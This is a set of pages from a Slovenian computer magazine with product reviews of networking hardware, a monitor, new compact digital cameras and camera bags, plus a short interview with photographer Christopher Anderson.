Cena: 15.200 SIT

Tehnični podatki

Frekvenca in hitrost: 2,4 GHz
Podprti protokoli: IEEE 802.11 b/g
Načini upravljanja: -
Vmesniki: 2x priključek RP-SMA
Dodatni moduli: Možna zamenjave antene
Priloženo: Napajalnik, navodila

ZA: Novi Edimaxov izdelek je, vsaj po naših podatkih, edini te vrste. Preprosto gre za napravo, ki ojači signal, ki potuje od brezžičnega usmerjevalnika oz. dostopne točke proti anteni. Pogoj za uporabo je, da ima naprava zamenljivo zunanjo anteno in priključek RP-SMA. Ta tip priključka uporablja resnejša brezžična oprema, sami pa smo za testni poligon izbrali Allied Telesynovo dostopno točko, opisano na sosednjih straneh. Edimaxova naprava je izredno enostavna, saj ima poleg priključka za zunanje napajanje le še RF-izhod in RF-vhod. Na vhodna vrata z priloženim antenskim kablom pripeljemo signal iz dostopne točke, na izhodna vrata pa privijemo anteno. V skatli je 2 dBi antena, za namen testa pa smo uporabili kar Allied Telesynovo 5 dBi anteno.

Edimax ponuja dva modela naprave, šibkejši SM-2100g ojača signal le na izhodnih 100 mW, močnejši, ki smo si ga ogledali tudi sami, pa ima stikalo, prek katerega izberemo 100, 200 ali 500 mW izhodno moč. Napravo smo preizkusili in presenečeni ugotovili, da deluje, in to celo nad skeptičnimi pričakovanji. Dostopno točko (802.11g, 54 Mb/s) smo namestili sredi hiše, sprejemnik pa postavili na vrt in ga oddaljevali, dokler ni bil na meji sprejema signala (okoli 100 metrov). Ob vklopu ojačevalca in nastavitvi 100 mW je signal povezave ostal pri nizki vrednosti, a je bil stabilen; pri 200 mW je signal skočil na srednjo vrednost, hitrost povezave pa s 5,5 na 11 MB/s; pri 500 mW pa je signal postal zelo močan, hitrost povezave pa je ostala pri stabilnih 11 Mb/s.

PROTI: Dvig izhodne moči nad 100 mW utegne negativno vplivati na ljudi ali občutljivejšo elektronsko opremo v okolici. Regulativa EU-ja omejuje izhodno moč brezžičnih naprav na 70 mW!

Jaka Mele

električni omrežni vmesnik

Netgear XE104



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Domex, d.o.o., Ljubljana
Spletni naslov: www.netgear.com
Cena: 28.600 SIT

Tehnični podatki

Hitrost: 85 Mb/s
Nosilec: Električno omrežje
Drugo: Zvezdišče za 4 naprave, kabli, gonilniki, navodila
Napajanje: Iz električnega omrežja
Mere in teža: 96 x 74 x 55 mm, 150 g

ZA: Konec leta 2004 smo preizkusili prve omrežne naprave, ki so omogočale prenašanje podatkov prek električnega omrežja stavbe. Gre torej za krajevno omrežje, katerega domet je omejen z električnimi števci oz. fazami oz. transformatorji. Tipična uporaba je torej znotraj stanovanja ali hiše, kjer se tako izognemo vrtnanju lukenj ali uporabi brezžične opreme; mnogi poslovni uporabniki pa jo uporabljajo za vzpostavitev podatkovne povezave z oddaljeno brezžično dostopno točko, do katere tako ni treba vleči ethernetnega kabla. Čeprav je bilo že na lanskem Cebitu moč videti tudi naprave, ki so obljubljale prenosne hitrosti preko 150 Mb/s, pa je edinole Netgearu uspelo na trg spraviti drugo generacijo naprave, ki delujejo pri nazivni hitrosti 85 Mb/s. Že sama naprava je opazno naprednejša od predhodnic, saj v bazi združuje tudi 4-vratno zvezdišče, ki omogoča na lokaciji priklop do štirim napravam. V omrežje lahko povežemo do 4 lokacije (električne naprave XE104), prenosne hitrosti pa nihajo glede na oddaljenost, motnje v omrežju ... Priklopna naprava je velikosti polnilca za akumulatorske baterije. Klasični vtikač na eni strani, na drugi pa ethernetno zvezdišče. Naprava je prijetno oblikovana, odeta v modro-belo kompaktno plastiko. Naprava je primerna tako za 110 kot 220 V omrežja. Pohvaliti velja izvedbo, saj je omrežje začelo delovati brez kakršnegakoli dodatnega nameščanja. Priložena je tudi programska oprema, ki šifrira promet med napravami.

PROTI: Največji minus je še vedno počasnost omrežja, saj smo v povprečju dosegali prenose, ki niso presegli hitrosti 8 Mb/s, da pa bi sledili nazivni vrednosti, bi morali doseči desetkrat večje. Cena naprave, ki se prodaja posamezno, je še vedno dokaj visoka.

Jaka Mele

brežična dostopna točka

Allied Telesyn WA7400



Skupna ocena:

Razmerje cena/kakovost:

Informacije: DISS, d.o.o.

Spletni naslov: www.alliedtelesyn.com

Cena: 99.100 SIT

Tehnični podatki

Frekvenca in hitrost: 5 GHz + 2,4 GHz, 54 Mbs

Podprti protokoli: IEEE 802.11a/b/g

Načini upravljanja: Spletni vmesnik

Vmesniki: LAN RJ45 10/100

Možnost vdela dodatnih modulov: Možna menjava anten

Priložena programska oprema: Vmesnik za namestitve, navodila

ZA: Allied Telesyn je eden vodilnih proizvajalcev poslovne omrežne opreme, ki pa pri nas še ni tako prisoten kot v Ameriki. Naprava je odeta v srebrno plastično ohišje, ki ne deluje nič posebnega, na prednji strani ima diode, ki prikazujejo delovanje na frekvenčnih območjih. Na zadnji strani sta nameščeni zunanji anteni, ki jih je moč nadomestiti tudi z močnejšimi. WA7400 stopa iz povprečja zaradi **dveh radijev**, s čimer točka omogoča sočasno dvojno delovanje na dveh frekvenčnih območjih. Poleg osnovnih funkcij se lahko WA7400 pohvali z vrsto **poslovnih funkcij**, kot so množično avtomatizirano upravljanje, podpora navideznim VLAN-omrežjem (označevanje prometa, podpora za več BSSID). Prisotni so **napredni varnostni mehanizmi** 802.11i (WPA2), naprava zna ignorirati skeniranje SSID, zaznavati druge neavtorizirane dostopne točke. Omogočeno je združevanje več naprav v skupine in deljenje bremena (prometa) med njimi. Možno je nastavljanje tudi izhodno moč. Podprt je **WDS**, ki ga lahko odlično izrabimo v navezi z dvojnim radijem, saj po eni frekvenci poteka hrbtnični, po drugi pa uporabniški promet. Edini LAN-vmesnik seveda podpira napajanje prek ethernet (PoE). **Montaža** dostope točke je domiselna, saj lahko poleg pritvite na steno s spremembo nožic (priložene so magnetne) napravo brez posegov pričvrstimo na katerokoli kovinsko površino.

PROTI: Model je star že skoraj eno leto, vendar je na evropski trg prišel šele nedavno, a z osveženimi funkcijami. **Jaka Mele**

brežični in bluetooth USB-vmesnik

Trendnet TBW-1030



Skupna ocena:

Razmerje cena/kakovost:

Informacije: EC, d.o.o., Ljubljana

Spletni naslov: www.trendnet.com

Cena: 12.500 SIT

Tehnični podatki

Standardi in protokoli: 802.11 b/g, Bluetooth v1.2, Class 2

Največja hitrost prenosa: 54 Mb/s; 1 Mb/s

Največji doomet: 100 m / 10 m

Dodatna znanja antena: Ne

Priložena programska oprema: Gonilniki

ZA: Vmesnike bluetooth danes proizvaja in prodaja že vsak. Pa vendar se naprave medsebojno razlikujejo. Pod prste nam je prišel novi Trendnetov USB-vmesnik, ki je zanimiv že na prvi pogled, saj ima **izvlečno anteno**, ki poveča doomet predvsem vdelaanega wi-fi dela. Trendnet je minimalno že videno in tako imamo v enem samem USB-ključu združena **bluetooth in WLAN 802.11 b/g**. Uporabljamo lahko samo eno ali obe omrežji hkrati. Naprava ima v načinu bluetooth majhno porabo energije ter standardni doomet 10 metrov, zato je namenjena predvsem **povezovanju uporabnikov/naprav v istem prostoru**. Povezljivost WLAN ne prinaša ničesar novega. Priloženi gonilniki za bluetooth (BlueSoleil) so delovali brez zapletov, uporabniški vmesnik je prijazen.

PROTI: Ni nam jasno, zakaj Trendnet ni sledil temu, kar so že obvladali, točneje, integracijo **pomnilnika v USB-ključ** in namestitvev gonilnikov od tam. Še vedno gre za bluetooth **1.2**, čeprav je različica 2.0 že precej razširjena. Tako pa kot vsi vmesniki bluetooth, ki temeljijo na 1.2, ponuja le eno sočasno povezavo, medtem ko so druge aktivne (do 7) in pasivne (do 8) v stanju pripravljenosti. Povezavi WLAN lahko očitamo, da še ne podpira varnostne specifikacije WPA 2.

Jaka Mele

MAG PS-976K



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Acord-92, d.o.o., Ljubljana

Spletni naslov: -

Cena: 69.900 SIT

Tehnični podatki

Velikost diagonale: 19 palcev

Ločljivost: 1280 x 1024 @ 75 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 150 stopinj vodoravno, 130 stopinj navpično

Svetilnost: 280 cd/m²

Kontrastno razmerje: 500 : 1

Osveževanje: TN+film, 8 ms

Vmesniki in priključki: D-sub, zvočniki

ZA: Nekdaj priznani proizvajalec monitorjev dandanes očitno le še prodaja druge izdelane zaslone pod svojim imenom. Novi 19-palčni MAG je namreč popolnoma običajen monitor, ki ne izstopa ne v dobrem ne v slabem. Odlikuje ga **odlična cena za ta razred**, sicer pa gradi na matriki TN+film, s katero dosega **8 ms** čas osveževanja. Zaslona je odet v srebrno ohišje, je tanek, moč pa ga je vzeti s simpatičnega podstavka in ga namestiti **neposredno na steno** (nosilec ni priložen). Zaslonski del se da premikati le po vertikali, medtem ko se zaslon obrača levo/desno s premikom celotnega monitorja s podstavkom vred. Monitor ni težak, čeprav ima napajalnik vdelaan v zaslon. Gumbi za nastavljanje so nameščeni na sredini spodnjega sprednjega dela okvira in se oblikovno dobro zlivajo z celoto. Menijski sistemi so povprečno (ne)pregledni. Monitor je hiter in s hitrostjo osveževanja slike nismo ugotovili težav. Kakovost slike je zgolj povprečna, svetilnost in kontrast tudi, a za pisarniško delo nista moteča. Sicer celotna slika malce vleče na modro, česar nismo v celoti odpravili niti z nastavitvami.

PROTI: Med poceni monitorji žal ostaja pravilo, da **ergonomija** ni pomembna, saj se ne da nastavljanje niti višine zaslona, kaj šele da bi zaslon obrnil v pokončni položaj. Monitor ima le analogni vhod D-Sub. Vidni kot je po specifikacijah med slabšimi, a v praksi presenetljivo ne deluje tako katastrofalno, kot smo to že imeli priložnost videti.

Jaka Mele

digitalni svet: novi fotoaparati

Burno leto

Sejem PMA je že za nami in z njim zopet toča novosti. Vprašanje, ki smo si ga zastavili že pred časom, je čedalje aktualnejše: Lahko uporabniki sploh še sledijo vsem spremembam?

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si



Olympus SP700

Nova serija SP je dobila še enega zanimivega člana, ki meri predvsem na nezahtevne in bolj modno usmerjene uporabnike. Odstopanje od serije myu je očitno, a zaradi tega oblikovalsko nič slabše. Kovinsko ohišje, maloštevilni gumbi ter objektiv, ki ostane v ohišju, so nekatere glavne značilnosti. Pogled na zadnjo stran preseneti, veliki zasloni se namreč selijo v male fotoaparate. A čeprav bo marsikoga na prvi pogled to pritegnilo, nima velike uporabniške vrednosti, saj naenkrat postane omejen prostor za tipke in držanje. SP700 ni namenjen zahtevnim uporabnikom, zato pa ga bodo toliko bolj veseli tisti, ki jim fotografija pomeni dokumentiranje dogodkov. Ima vrsto **scenskih nastavitev**,

ki svoje delo opravijo zelo dobro, le izbrati jih je treba. Zanimiva je možnost »fotografiraj in primerjaj«, ki pride prav pri panoramskih načinih ali le kot primerjava med različnimi načini slikanja. Kakovost slike je dobra, tudi šuma pri višjih ISO-občutljivostih ni veliko. SP700 zna biti odličan sopotnik, saj kljub velikemu zaslonu ne zasede veliko prostora, zaradi objektiv, ki je ves čas na varnem, pa utegne biti zanimiv tudi za mlajše uporabnike, saj je zaradi tega bistveno manj poškodov.

Pentax Optio A10

Novi modi, **umirjanju slike** je podlegel tudi Pentax. Problema so se lotili podobno kot pri Konici Minolti, kar pomeni, da fotoaparat glede na tresljaje ustrezno premika tipalo. Ker so pod tem sistemom podpisani Pentaxovi inženirji, se utegne umirjanje slike znajti tudi v razredu višje, pri zrcalnorefleksnih fotoaparatih. A najprej se posvetimo novincu. Objektiv je že star znanec, Pentaxov posebnost, ki del leč zaradi varčevanja s prostorom shrani nad druge. Ohišje je, kot se za fotoaparat višjega kompaktnega razreda spodobi,

kovinsko, na zadnji strani prevladuje velik LCD-zaslon. Gumbov ni veliko, na zgornji strani najdemo poleg sprožilca in gumba za vklop še enega za stalno delovanje sistema za umirjanje slike. Zelo dobrodošla je bližnjica do nekaterih nastavitev, ki jih lahko priredimo po svoje. Za fotografiranje ima poleg samodejnega le scenske načine, a kljub temu dovoljuje kar nekaj svobode. Najbolj omejujoč je najdaljši čas v samodejnem načinu, ki je skromno četrtno sekunde. Za daljše čase je treba poseči po načinu za nočno fotografiranje. Pri ostrenju v slabših svetlobnih razmerah si pomaga z **lučko**, ima pa tudi **ročno ostrenje**. Čeprav smo imeli na preizkusu predproizvodni model, smo bili s kakovostjo slike zadovoljni. Šum je viden šele pri najvišji občutljivosti, pa še tam ni preveč moteč. A10 se je na preizkusu dobro izkazal, tudi umirjanje slike. Vendar ne pričakujte čudežev, velikokrat pomaga le stojalo ali nekaj, na kar lahko naslonimo fotoaparat oziroma roke.

Hewlett Packard E327

Malček z **objektivom s stalno goriščnico** se je izkazal več kot zadovoljivo. Pravzaprav take fotoaparate kar pogrešamo, saj sta njihova **enostavna raba** in iskanje zanimivih motivov brez obremenjevanja s tem, ali mu bo uspelo najti pravo ostrino, nekaj, kar je zanimivo tudi za izkušenejše fotografe. Ohišje je namreč dovolj majhno, da je fotoaparat lahko vedno poleg. Drsní pokrov ščiti objektiv in obenem služi za vklop fotoaparata. Žal ne omogoča pregledovanja slik brez vklopljenega fotoaparata, kot nekateri drugi modeli, temveč moramo tudi za to operacijo premakniti drsní pokrov. Kot se za vstopni model spodobi, nima veliko gumbov, večino nastavitvev opravimo v meniju. To velja tudi za pod/nadosvetlitev, za katero bi si sicer želeli, da bi bila lažje dosegljiva. Objektiv ima poleg stalne goriščnice še **stalno ostrino**, na makro način preklopimo kar s posebnim gumbom. Ta je pravzaprav edina slaba točka, saj je najbližja razdalja za makro fotografiranje kar 0,6 metra! Zamik od pritiska na sprožilec do zajema slike je kar opazen, a ni tako moteč. Poleg samodejnega načina so tu še športni, portretni in dva načina za pokrajine, drugi je namenjen sončnim zahodom. Kakovost slike je zadovoljiva, enako ve-



Proizvajalec in ime modela	Olympus SP700	Pentax Optio A10	Hewlett Packard E327	Fujifilm Finepix F460
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Informacije	Olympus Slovenija, d.o.o.	Foto Beseničar, s.p.	HP Slovenija, d.o.o.	Image&Information, d.o.o.
Spletni naslov	www.olympus.com	www.pentax.com	www.fujifilm.com	www.fujifilm.com
Cena	91.200 SIT	še ni znana	37.152 SIT	73.900 SIT
Za	enostavna raba	umirjevalnik slike	enostavna raba	ergonomija
Proti	zaslon jemlje preveč prostora	napredne funkcije	počasno shranjevanje slik	počasno delovanje
Tehnični podatki				
Najvišja ločljivost	2816 x 2112	3264 x 2448	2560 x 1920	2592 x 1944
Ločljivost tipala in velikost	6 M, 1/2,5"	8 M, 1/1,8"	5 M, 1/2,5"	5 M, 1/2,5"
Objektiv (mm)	38-114 mm	38-114 mm	46 mm	35-105 mm
Razpon časa	4 s-1/2000 s	4 s-1/2000 s	2 s-1/2000 s	2 s-1/1500 s
Občutljivost ISO	ISO 64-400	ISO 50-400	ISO 100-400	ISO 64-400
Zaslonka	f3,3-4,0	f2,8-5,4	f3,5	f2,8-4,9
Pomnilniška kartica	xD Card	SD Card	SD Card	xD Card
Vmesnik	USB	USB	USB	USB
Teža	180 g	145 g	110 g	122 g
Baterije	Li ion	Li ion	2 x AA	Li ion

6.3 M.P.

3x Optični zoom

2.5- inčni LCD


ISO 80-1600



NOVO

Revolucija Občutljivosti Gre Naprej

digitalni svet: novi fotoaparati



lja za zajem videa. Kot smo že omenili, E327 ni zanimiv le za družinsko fotografijo, temveč tudi za fotografe, ki bi radi fotografirali čimbolj enostavno, a vseeno imeli dobre posnetke. Ni vse v vrhunski tehniki, tudi preproste reči so lahko zanimive.

Fujifilm F460

Kompaktni fotoaparati čedalje bolj merijo na uporabnike, ki jim je pomembna **enostavno fotografiranje**. tehnologija na njih pri tem



ne zanima. Na to stavijo tudi pri Fujifilmu z novincem F460, ki ima poleg tega še **privlačen videz**. Kovinsko ohišje je oblikovano zelo ergonomsko, z rahlo odebeljenim sprednjim in rahlo ugreznjenim zadnjim delom, kjer fotoaparati držimo. S tem so preprečili, da bi prsti zdrseli čez LCD-zaslon. Enostavnosti so se držali tudi pri fotografskih načinih in možnostih, večina jih je namreč skritih v menijih. So pa mislili na sončne dni, in možnost, ki dodatno posvetli zaslon, je dosegljiva prek gumba. Kar najbolj manjka novincu, je hitrost delovanja, saj je v primerjavi z modelom F10 krepko počasnejši. Poleg tega je najvišja občutljivost le ISO 400, kar je v primerjavi z drugimi njihovimi modeli dokaj nizko. A po drugi strani se odkupi z dobro sliko in razmeroma malo šuma. F460 je torej pravi **družinski fotoaparati**, dovolj majhen, da je lahko vedno pri roki, in enostaven za uporabo, tudi za tiste, ki jim digitalna fotografija ne diši preveč.

pogovor s fotografom Christopherjem Andersonom

Več dela, a boljši nadzor nad sliko

V Sloveniji se je v okviru Emzinovega natečaja Fotografija leta 2005 mudil ameriški fotograf Christopher Anderson, Kanadčan, ki večinoma dela v Združenih državah. Ob robu njegovega zanimivega predavanja smo z njim malce pokramljali.



Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Začel je z delom za manjši časopis v Coloradu, pozneje se je pridružil fotografski agenciji Aurora. To je močno vplivalo na njegov razvoj. Naročniki so postali številnejši, med njimi sta bili reviji Life in National Geographic Adventure. Vse bolj ga je zanimala **socialna tematika**, kot je na primer posledica gospodarske krize v Rusiji. Med drugim se je spustil v takšne pustolovščine, kot je potovanje z emigranti s Haitija z ladjo, narejeno iz odpadnega lesa. Če jih na temu potovanju ne bi rešila ameriška obalna straža, verjetno o njem ne bi več slišali. Prejel je več **nagrad**, med njimi zlato medaljo Roberta Cape, Kodakovo nagrado za mladega fotografa in nagrado zlata visa na največjem evropskem festivalu novinarske fotografije Visa pour L'image v francoskem Perpignanu.

V Ljubljani se je mudil kot eden od žirantov Emzinovega natečaja, njegov čas pa so izkoristili še za njegovo predavanje o reportažni fotografiji. Dvorana je bila skoraj premajhna za vse fotografe, ki so ga želeli poslušati in tam smo ga tudi ujeli za zelo kratek intervju.

Z digitalnim fotoaparatom ste prvo reportažo delali v Afganistanu, leta 2001. Kako je bilo?

Zelo neučinkovito in težavno. Prvi modeli digitalnih fotoaparatorov so imeli dve glavni težavi, prva je bila zakasnitev od pritiska na sprožilec do zajema fotografije, druga pa počasen zagon fotoaparata. Ko se je ta postavil v način varčevanja z energijo in ko si ga zopet hotel uporabljati, je porabil nekaj sekund, da je bil pripravljen na delo, in pravi trenutek za fotografijo je bil mimo. Tako sem zamudil kar nekaj posnetkov, delo je bilo res težavno. Poleg tega so imeli prvi modeli težave s svetlimi deli slike, ki so bili pogosto prežgani in tako neuporabni, na primer, luna je bila le svetla pika, poleg tega

barve preprosto niso bile prave. Danes je drugače, digitalni fotoaparati imajo boljši dinamični razpon, občutljivost pri ISO 1600 je odlična, po potrebi uporabim še katerega od programov za odstranjevanje šuma, in to mi omogoča, da fotografiram stvari, ki jih prej preprosto nisem mogel.

Kakšne posege si dovolite pri uporabi programov za obdelovanje fotografij, le popravke svetlosti in barv ali tudi kaj retuširate, na primer izbrišete kaj iz kadra?

Ne, retuše ne uporabljam, kar dobim v kader, to dobim. Če je notri kaj odvečnega, moram za to poskrbeti prej, preden pritisnem sprožilec. Nekateri delajo čudeže pri obdelavi fotografij, vendar to ni zame. Ostajam le pri osnovnih popravkih, kot so svetlost, barve in kontrast.

Zdaj, ko večinoma delate digitalno, kaj to pomeni za vas, imate več dela?

Je več dela, vendar mi to mogoča, da oddam takšne slike, kot si želim. Največ dela je bilo v prehodnem obdobju, ko smo filme skenirali. Takrat je bilo treba film razviti, poskenirati in uporabiti veliko retuše, ker so bili prašni ali opraskani. Najlažje je bilo pred digitalno dobo, filme si preprosto odnesel časopisu in so sami razvili ter obdelali fotografije. Dela je več, vendar mi je vseč, da imam nadzor nad obdelavo, pravzaprav popoln nadzor nad sliko.

Še zadnje vprašanje, kateri fotoaparati uporabljate?

Moj sponzor je Olympus, sam pa sem si kupil Canona 5D. Je resnično osupljiv fotoaparati in odgovor na vse moje molitve.

Model	D-Pods 30	Mini Trekker AW	Mini Trekker Classic	Nature Trekker AW II	Nova 1 AW	Nova 3 AW	Nova 5 AW	Stealth Reporter 300 AW
Proizvajalec	LowePro	LowePro	LowePro	LowePro	LowePro	LowePro	LowePro	LowePro
Tip	torbica	nahrbtnik	nahrbtnik	nahrbtnik	torbica	torbica	torbica	torbica
Razpoložljiv prostor	7 x 3,5 x 12,5 cm	28 x 12,5 x 37 cm	28 x 12,5 x 37 cm	29 x 15 x 42,5	19,5 x 10 x 16,5 cm	23 x 15 x 19 cm	35,5 x 15 x 21,5 cm	27,5 x 17 x 19,5 cm
Posodil	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.	Sting M, d.o.o.
Cena	2.900,00 SIT	29.900,00 SIT	24.900,00 SIT	69.900,00 SIT	9.900,00 SIT	14.900,00 SIT	19.900,00 SIT	36.900,00 SIT

Zaščita za milijone

Zaupamo ji milijone, pomembne spomine, prenesti mora padce in udarce, v sebi pa mora ostati čista. To je naša sopotnica – fotografska torba, da ne bo pomote.

Piše: Alan Orlič Belšak

alan.orlic@jmikro.si

Po svoje gre za nekaj čisto vsakdanjega, čemur ni treba posvečati veliko pozornosti. Po drugi strani pa od torbice pričakujemo, da bo dobro zaščitila fotoaparata, po možnosti pred udarci in vremenskimi pojavi, bila pa naj bi tudi dovolj prostorna za vse naše potrebe.

Kaj moramo torej paziti pri nakupu? Za začetek, nam je bolj všeč torbica ali nahrbtnik? Slednjega lažje nosimo, medtem ko je torbica lažje dostopna. Morda se vam bo zdelo čudno, a če veliko fotografirate, je najbolje imeti oboje. Za določena opravila so boljše torbice, predvsem za **reportersko** delo, medtem ko so za fotografiranje **narave** veliko primernejši nahrbtniki. Ramena vam bodo zelo hvaležna, predvsem pri daljših sprehodih. Fotografske torbice in nahrbtniki morajo izpolnjevati kar nekaj pogojev. Ti so različni od načina dela, vendar imajo kljub temu nekaj skupnih imenovalcev. V prvi vrsti je **prostak**, ki je na voljo za opremo. Predvsem pri zrcalnorefleksnih fotoaparatih moramo misliti na prihodnost oziroma na bodoče dodatke, ki bodo morali najti svoje mesto. Zato ni dovolj, da izpolnjuje le sedanje potrebe, ampak naj bo na voljo tudi nekaj prostora za prihodnje **razširitve**. Pomnilniške kartice in dodatne baterije so postale del fotografskega vsakdana, zato naj imajo svoje, po možnosti lahko dostopno, a vseeno varno mesto. Slednje velja predvsem za fotoreporterski način dela, kjer nobenega ne sme zmanjkati oziroma mora biti hitro dosegljivo. Pri sprehodih v naravi je glavna nevšečnost lahko vreme, kar pomeni, da mora torba ali nahrbtnik prenesti vsaj krajši nalivez brez posledic za vsebino. In ne nazadnje, da se zopet vrnemo k prostoru, predvsem pri sprehodih v naravi je zaželeno s seboj vzeti še **kaj**, ne le fotografsko opremo. Morda dodaten kos oblačila, pijačo ali kaj tretjega, kar bomo potrebovali. Tudi to moramo shraniti, kar seveda pomeni, da torbica ali na-

hrbtnik praktično nikoli nista dovolj velika. V skrajnosti vsekakor ni treba iti, dober premislek pred nakupom pa utegne pomagati pri lažji izbiri. Proizvajalcev in modelov je toliko, da se med njimi preprosto izgubimo. Za začetek smo si pogledali dva najbolj znana, Lowepro in Tamrac. Pri obeh smo preizkusili nekaj zanimivejših modelov, pri prvem več nahrbtnikov, pri drugem več torbic.

Lowepro D-Pod 30

Najmanjša torbica iz LoweProjeve serije je dovolj velika za **srednje velik kompaktni fotoaparata**. Dodatni žepek zadostuje za pomnilniško kartico in dodatno baterijo. Posebnost je nepremočljiv material, a to še ne pomeni, da lahko torbico brez posledic pomočite v vodo.

Lowepro Mini Trekker AW in Classic

Po velikosti sta si oba nahrbtnika praktično enaka, razlika je le v materialu. Oznaka AW pomeni, da ima zaščito proti dežju in je zato primernejši za sprehode v naravo. Poleg osnovnega prostora, ki ga lahko razdelimo na različne prostore, je na voljo še velik **zunanji žep**, v katerega lahko shranimo različne dodatke, tudi za kak kos oblačila je dovolj prostora. Če vam to ni dovolj, si lahko omislite dodatne torbice, ki jih navesite na nahrbtnik.

Lowepro Nature Trekker AW II

Najmanjši iz serije profesionalnih nahrbtnikov je še vedno dovolj velik,



da sprejme **velik zrcalnorefleksni fotoaparata**, nekaj večjih objektivov in kakšen dodatek v obliki bliskavice bi našel svoj prostor. Vremensko odporen material v kombinaciji z nepremočljivimi zadržkami je dobra garancija za zaščito pred dežjem in prahom. Nature Trekker AW II ima dovolj mest, kamor lahko dodamo dodatne torbice za objektivne ali druge dodatke, tudi za stativ je dobro poskrbljeno.

Lowepro Nova 1 AW, 3 AW, 5 AW

Tudi ta serija torbic za digitalne fotoaparate ali videokamere je narejena iz materiala, ki je **vremensko odporen**. Najmanjša, Nova 1 je dovolj velika za zrcalnorefleksni fotoaparata z dvema manjšima objektivoma in bliskavico, dodatki gredo v zunanji žep. Nova 3 je še malce večja, medtem ko je Nova 5 dovolj velika za dva fotoaparata z nekaj manjšimi objektivoma.



Vest Harness SF	5206 Sub Compact Photo	5490 Superlight 90	5214 T4 Digital Photo Bag	5627 Pro digital Zoom 7	MX 5378 M.A.S. Lens Case	5547 Adventure 7	5575 Expedition 5	5265 Cyberpack Express
Lowepro pas	Tamrac torbica	Tamrac torbica	Tamrac torbica	Tamrac torbica	Tamrac torbica za objektivne	Tamrac nahrbtnik	Tamrac nahrbtnik	Tamrac nahrbtnik/voziček
po meri	6 x 3 x 9 cm	10 x 6 x 11 cm	8 x 3 x 11 cm	24 x 18 x 25 cm	9 cm premera x 15 cm	25 x 13 x 24 cm, spodnji 27 x 16 x 17 cm	28 x 13 x 34 cm	29 x 15 x 41 cm
Sting M, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.	Eurovision, d.o.o.
14.900,00 SIT	1.690,00 SIT	2.890,00 SIT	2.490,00 SIT	12.790,00 SIT	4.090,00 SIT	24.990,00 SIT	38.990,00 SIT	88.690,00 SIT

digitalni svet: fotografske torbe

Lowepro Stealth Reporter 300 AW

Reporterska torba s serijo dodatnih žepkov je namenjena predvsem fotografom, ki veliko delajo na terenu. Dodatna zgornja zadruga omogoča dostop do notranjosti brez odpiranja celotne torbe, prav tako je zanimiva zaščita le za zgornji del pri nenadnem dežju. Je dovolj prostorna za velik zrcalnorefleksni fotoaparatus vsemi potrebnimi dodatki, ki so nujni za terensko delo.



Lowepro West Harness SF z dodatki



Posebnost Loweprojevega programa je pas, na katerega lahko navešimo različne dodatne torbice, predvsem za objektiv ali druge dodatke. Namenjen je predvsem terenskemu delu, ko na primer ne potrebujemo celotne vsebine torbe ali nahrbtnika in bi nas ta le oviral pri delu in gibanju. Lahko pa jima je tudi dodatek, predvsem zaradi hitrejše dostopnosti.

Tamrac 5206 Sub Compact Photo

Najmanjša torbica je namenjena predvsem zares majhnim fotoaparatom, kot je na primer Canonova serija Ixus. Nima pasu, da bi jo lahko obesili na rame, ampak le zaponko za pas. Stranski žep je majhen in je dovolj velik le za tanjšo litijevo ionsko baterijo ter dodatno pomnilniško kartico.



Tamrac 5490 Superlight 90

Je malce večja kot 5206, a vanjo še vedno ne boste mogli dati debelejšega fotoaparata. Zato pa ima pašček in možnost pritrditve na



pas. Dva dodatna prostora sta zaščitena z zadržkami, prvi je manjši in namenjen predvsem pomnilniškim karticam, v večjega pa gredo brez težav tudi AA-baterije.

Tamrac 5214 T4 Digital/Photo Bag

Največja od malih torbic bo sprejela tudi večjega kompakta s 3-4x spremenljivo goriščnico. Za razliko od 5490 nima zaščitnega pokrova, ampak z zadržko odpremo del torbice. Dodaten prostor je dovolj velik za dva kompleta AA-baterij in dodatne pomnilniške kartice.



Tamrac 5627 Pro Digital Zoom 7

Večji kompakti in manjši zrcalnorefleksni fotoaparati z enim objektivom zahtevajo več pros-

tora, tudi za razne dodatke. Torbica je oblikovana tako, da je zgoraj širša, v spodnjem delu pa se zoži. Taka oblika omogoča dobro stabilnost fotoaparata. Zapremo jo lahko na dva načina, z zadrgo in zaponko. Če želimo fotoaparatus hitro potegniti iz torbe, je to zelo priročno. Ima dva dodatna predalčka, v večjega lahko shranimo kopico stvari, v manjšega pa predvsem pomnilniške kartice. Torbica se ponša še s posebnima nosilcema, ki omogočata pritrditev manjših torbic, v katere lahko shranimo objektiv, bliskavice ali plastenko z pijačo.

Tamrac MX 378 Large Lens Case

Tok za objektiv ni mišljen kot samostojna torbica, temveč kot dodatek



Zakaj uporabljamo različne foto torbe in foto nahrbtnike

